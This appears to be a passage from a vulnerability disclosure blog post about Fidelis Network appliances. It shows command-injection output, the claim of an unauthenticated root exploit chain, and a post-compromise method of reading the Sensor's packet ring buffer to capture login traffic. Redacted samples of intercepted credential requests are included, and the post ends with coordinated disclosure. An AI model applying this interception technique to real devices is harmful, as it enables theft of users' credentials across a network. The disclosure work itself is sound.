1 HTTP/1.1 200 OK
2 Date: Tue, 09 Feb 2021 13:21:51 GMT
3 Server: Apache
4 Cache-Control: no-cache
5 Pragma: no-cache
6 X-Frame-Options: SAMEORIGIN
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 1; mode=block
9 Cache-Control: max-age=0
10 Expires: Tue, 09 Feb 2021 13:21:51 GMT
11 Vary: Accept-Encoding,User-Agent
12 Content-Length: 3148
13 Connection: close
14 Content-Type: text/plain; charset=utf-8
15
16 Export Error: eth0      Link encap:Ethernet  HWaddr [REDACTED]
17      inet addr: [REDACTED]      Mask:255.255.255.128
18      inet6 addr: fe80::42f2:e9ff:fef1:e72/64 Scope:Link
19      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
20      RX packets:810083449 errors:0 dropped:0 overruns:0 frame:0
21      TX packets:525255457 errors:0 dropped:0 overruns:0 carrier:0
22      collisions:0 txqueuelen:1000
23      RX bytes:890653133190 (829.4 GiB)  TX bytes:447610171722 (416.8 GiB)
24      Memory:bc580000-bc59ffff
25
26 lo
27      Link encap:Local Loopback
28      inet addr:127.0.0.1  Mask:255.0.0.0
29      inet6 addr: ::1/128 Scope:Host
30      UP LOOPBACK RUNNING  MTU:65536  Metric:1
31      RX packets:2662500265 errors:0 dropped:0 overruns:0 frame:0
32      TX packets:2662500265 errors:0 dropped:0 overruns:0 carrier:0
33      collisions:0 txqueuelen:0
34      RX bytes:424834057074 (395.6 GiB)  TX bytes:424834057074 (395.6 GiB)
```

Chaining this vulnerability with each of the previous bugs I was able to create an exploit that could execute root level commands across any managed Fidelis device from an unauthenticated CommandPost web session.

## The DATA


---

So here we are, root level access to a suite of tools that captures network traffic across an enterprise and makes decisions based on it. It was now time to switch gears and begin investigating what functionality these devices provided and how it could be abused by an attacker (*post-compromise risk assessment*). After navigating through the CommandPost web application endpoints and performing some minimal system enumeration on the devices, I felt like I had a handle on the systems work together. There are 3 device types, CommandPost, Sensors, & Collectors. The Sensors collect, inspect, and modify traffic. The Collectors store the data, and the CommandPost provides the web interface for managing the devices.

---

Given the role of each device, I think the most interesting target to an attacker would have to be a Sensor. If a Sensor can intercept (and possibly modify) traffic in transit, an attacker could leverage it to take control of the network. To confirm this theory, I logged in to a Sensor and began searching for the software and services needed to do this. I started by trying to identify the network interface(s) that the data would be traversing. To my surprise, the only interface that showed as being “up” was the IP address I logged in to. Time to RTFM.

---





## Monitor A and Monitor-B Networks

Optional ports to connect the Sensor appliance to the monitored networks "A" and "B" through network switch mirrored-ports or taps. One additional port for each monitored network.

Appliance	Switch Port Type	Qty.
All Sensors	8P8C "RJ45" (copper)	

## Eth4/eth5/eth6/eth7 Networks

Most environments use the eth4/eth5/eth6/eth7 ports (instead of Mon-A and Mon-B) because these ports offer support for higher network throughput and/or support in-line session blocking and prevention / policy enforcement.

For **in-line prevention**, the ports are organized into two pairs (eth4/eth5 and eth6/eth7). Each pair can be connected to one network segment. You will need two switch ports for monitoring each in-line segment. Connect two interfaces in one pair to the same monitored network to allow network data to flow through the device.

In the **out-of-band** configuration, connect the Sensor appliance to the eth4/eth5/eth6/eth7 through network switch mirrored-ports or taps. One additional port for each monitored network.

Appliance	Switch Port Type	Qty.
1GbE Sensors	8P8C "RJ45" (copper)	4
2.5-, 5-, and 10-Gb Sensors	LC Connector	4

**A picture is worth a 1000 words. Based on the figures from the manual shown above, my guess is that the traffic is likely traversing one of the higher numbered interfaces. Now I just have to figure out why they aren't visible to the root user. After searching through the logs I find the following clue.**

---

```
May 21 23:38:37: Nics (2): eth4:eth5
May 21 23:38:37: vxlan_decode: 0, vxlan_cfg=0
May 21 23:38:37: Moving all unbound I/fs back to stack ...
May 21 23:38:37: [eth4]: PCI-attached: 1
May 21 23:38:38: is_intf_dpdk_compatible: if_name:eth4, module_name:ixgbe, pci_addr:0000:05:00.0
May 21 23:38:38: [eth5]: PCI-attached: 1
May 21 23:38:39: is_intf_dpdk_compatible: if_name:eth5, module_name:ixgbe, pci_addr:0000:05:00.1
May 21 23:38:39: faildrop_nics:none
May 21 23:38:39: forcebypass_nics:none
May 21 23:38:39: interface_dwd: eth4(0000:05:00.0@1500);eth5(0000:05:00.1@1500)
May 21 23:38:39: clearing interface_dwn:(null)
May 21 23:38:39: clearing interface_dwz:(null)
May 21 23:38:39: Moving all unbound I/fs back to stack ...
May 21 23:38:39: Silicom card is present
May 21 23:38:39: bpctl_mod is present
May 21 23:38:39: bypass_init:eth4 0 5:0.0 is silicom:1
May 21 23:38:39: bypass_init:eth4 0 5:0.0 file desc:3
May 21 23:38:39: bypass_init:eth5 0 5:0.1 is silicom:0
May 21 23:38:39: eth4: forcebypass=0, faildrop=0
May 21 23:38:39: silicom_bypass_init_set 1
May 21 23:38:39: eth5: forcebypass=0, faildrop=0
May 21 23:38:39: 0:eth4,dpdk_bind=1
May 21 23:38:41: Before bind, info: Interface eth4 PCI: 0000:05:00.0 Drv: ixgbe MTU: 1500
May 21 23:38:45: Successfully bound eth4 interface to DPDK
May 21 23:38:45: 1:eth5,dpdk_bind=1
May 21 23:38:46: Before bind, info: Interface eth5 PCI: 0000:05:00.1 Drv: ixgbe MTU: 1500
May 21 23:38:50: Successfully bound eth5 interface to DPDK
May 21 23:38:50: Interface 0:eth4 ixgbe 0000:05:00.0 dw_type=3 mtu=1500 txqlen=0
May 21 23:38:50: Interface 1:eth5 ixgbe 0000:05:00.1 dw_type=3 mtu=1500 txqlen=0
May 21 23:38:50: original using "/FSS/lib/dwx.so" for "eth4:eth5"
May 21 23:38:50: using "/FSS/lib/dwd.so" for "eth4(0000:05:00.0@1500);eth5(0000:05:00.1@1500)"
May 21 23:38:50: calling init"eth4(0000:05:00.0@1500);eth5(0000:05:00.1@1500)"
```

**It appears a custom driver is being loaded to manage the interfaces responsible for the network traffic monitoring. Since the base OS is CentOS, it must be mounting them in some kind of security container that is restricting access to the devices which is why I can't see it. After digging into the driver and some of the processes associated with it, I found that the software uses libpcap and a ring buffer in file-backed memory to intercept network traffic to be inspected/modified. This means to access all of the traffic flowing through the device all we have to do is read the files in the ring buffer and parse the raw network packets. Running the script for just a short time confirms our theory. We quickly notice the usual authentication flows for major websites like Microsoft 0365, Gmail, and even stock trading platforms.**

---

<pre> SRC_IP: [REDACTED] DST_IP: 40.101.12.82. SRC_PORT: 50110. DST_PORT: 443  POST /mapi/emsmdb/?MailboxId=[REDACTED] HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/mapi-http Accept: application/mapi-http Cookie:  [REDACTED]  User-Agent: Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.4954; Pro) X-MS-CookieUri-Requested: t X-FeatureVersion: 1 Client-Request-Id: {6D93A17F-F97F-419D-A78D-730980F9725F} X-ClientApplication: Outlook/16.0.5095.1000 X-ClientInfo: [REDACTED] X-User-Identity: [REDACTED] X-RequestId: {147B2DC2-EB4F-4680-B0B2-536999AEFD00}:9 X-RequestType: Execute Content-Length: 63 Host: outlook.office365.com Authorization: Basic [REDACTED] </pre>	<pre> SRC_IP: [REDACTED] DST_IP: 52.55.207.63. SRC_PORT: 53902. DST_PORT: 443  POST /oauth2/token/ HTTP/1.1 Host: api.robinhood.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://robinhood.com/ Content-Type: application/json X-Robinhood-API-Version: 1.431.4 Content-Length: 237 Origin: https://robinhood.com DNT: 1 Connection: keep-alive  {"grant_type":"password","scope":"internal","client_id":"[REDACTED]","username":"[REDACTED]","expires_in":86400,"device_token":"[REDACTED]","password":"[REDACTED]"} </pre>
<pre> SRC_IP: [REDACTED] DST_IP: 198.200.171.186. SRC_PORT: 52148. DST_PORT: 443  POST /v1/oauth2/token?apikey=[REDACTED] HTTP/1.1 Host: api.tdameritrade.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://trade.thinkorswim.com/?symbol=PLTR Content-Type: application/x-www-form-urlencoded Origin: https://trade.thinkorswim.com Content-Length: 1058 DNT: 1 Connection: keep-alive  client_id=[REDACTED]&amp;grant_type=refresh_token&amp;refresh_token=[REDACTED] </pre>	<pre> SRC_IP: [REDACTED] DST_IP: 172.217.12.237. SRC_PORT: 63879. DST_PORT: 443  POST /signin/v2/challenge/password/empty HTTP/1.1 Host: accounts.google.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded Content-Length: 148 Origin: https://accounts.google.com DNT: 1 Connection: keep-alive Referer: https://accounts.google.com/signin/v2/challenge/pwd?continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&amp;service=mail&amp;sacu=1&amp;rip=1&amp;flowName=GlifWebSignIn&amp;flowEntry=ServiceLogin&amp;cid=1&amp;navigationDirection=forward&amp;TL=[REDACTED]P5PlqGg Cookie:  [REDACTED]  Upgrade-Insecure-Requests: 1  identifer=[REDACTED]&amp;identiferInput=[REDACTED]&amp;continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&amp;password=[REDACTED]&amp;ca=&amp;ct= </pre>

Given the impact of our discovery and what was possible post compromise on these devices, we wrapped up our assessment and immediately reached out the customer and the vendor to began the disclosure process.

## Vendor Disclosure & Patch

**We are happy to report that the disclosure process with the vendor went smoothly and they worked with us to get the issues fixed and patched in a reasonable time frame. Given the severity of these findings we strongly encourage anyone that has Fidelis Network & Deception appliances update to the latest version immediately.**

---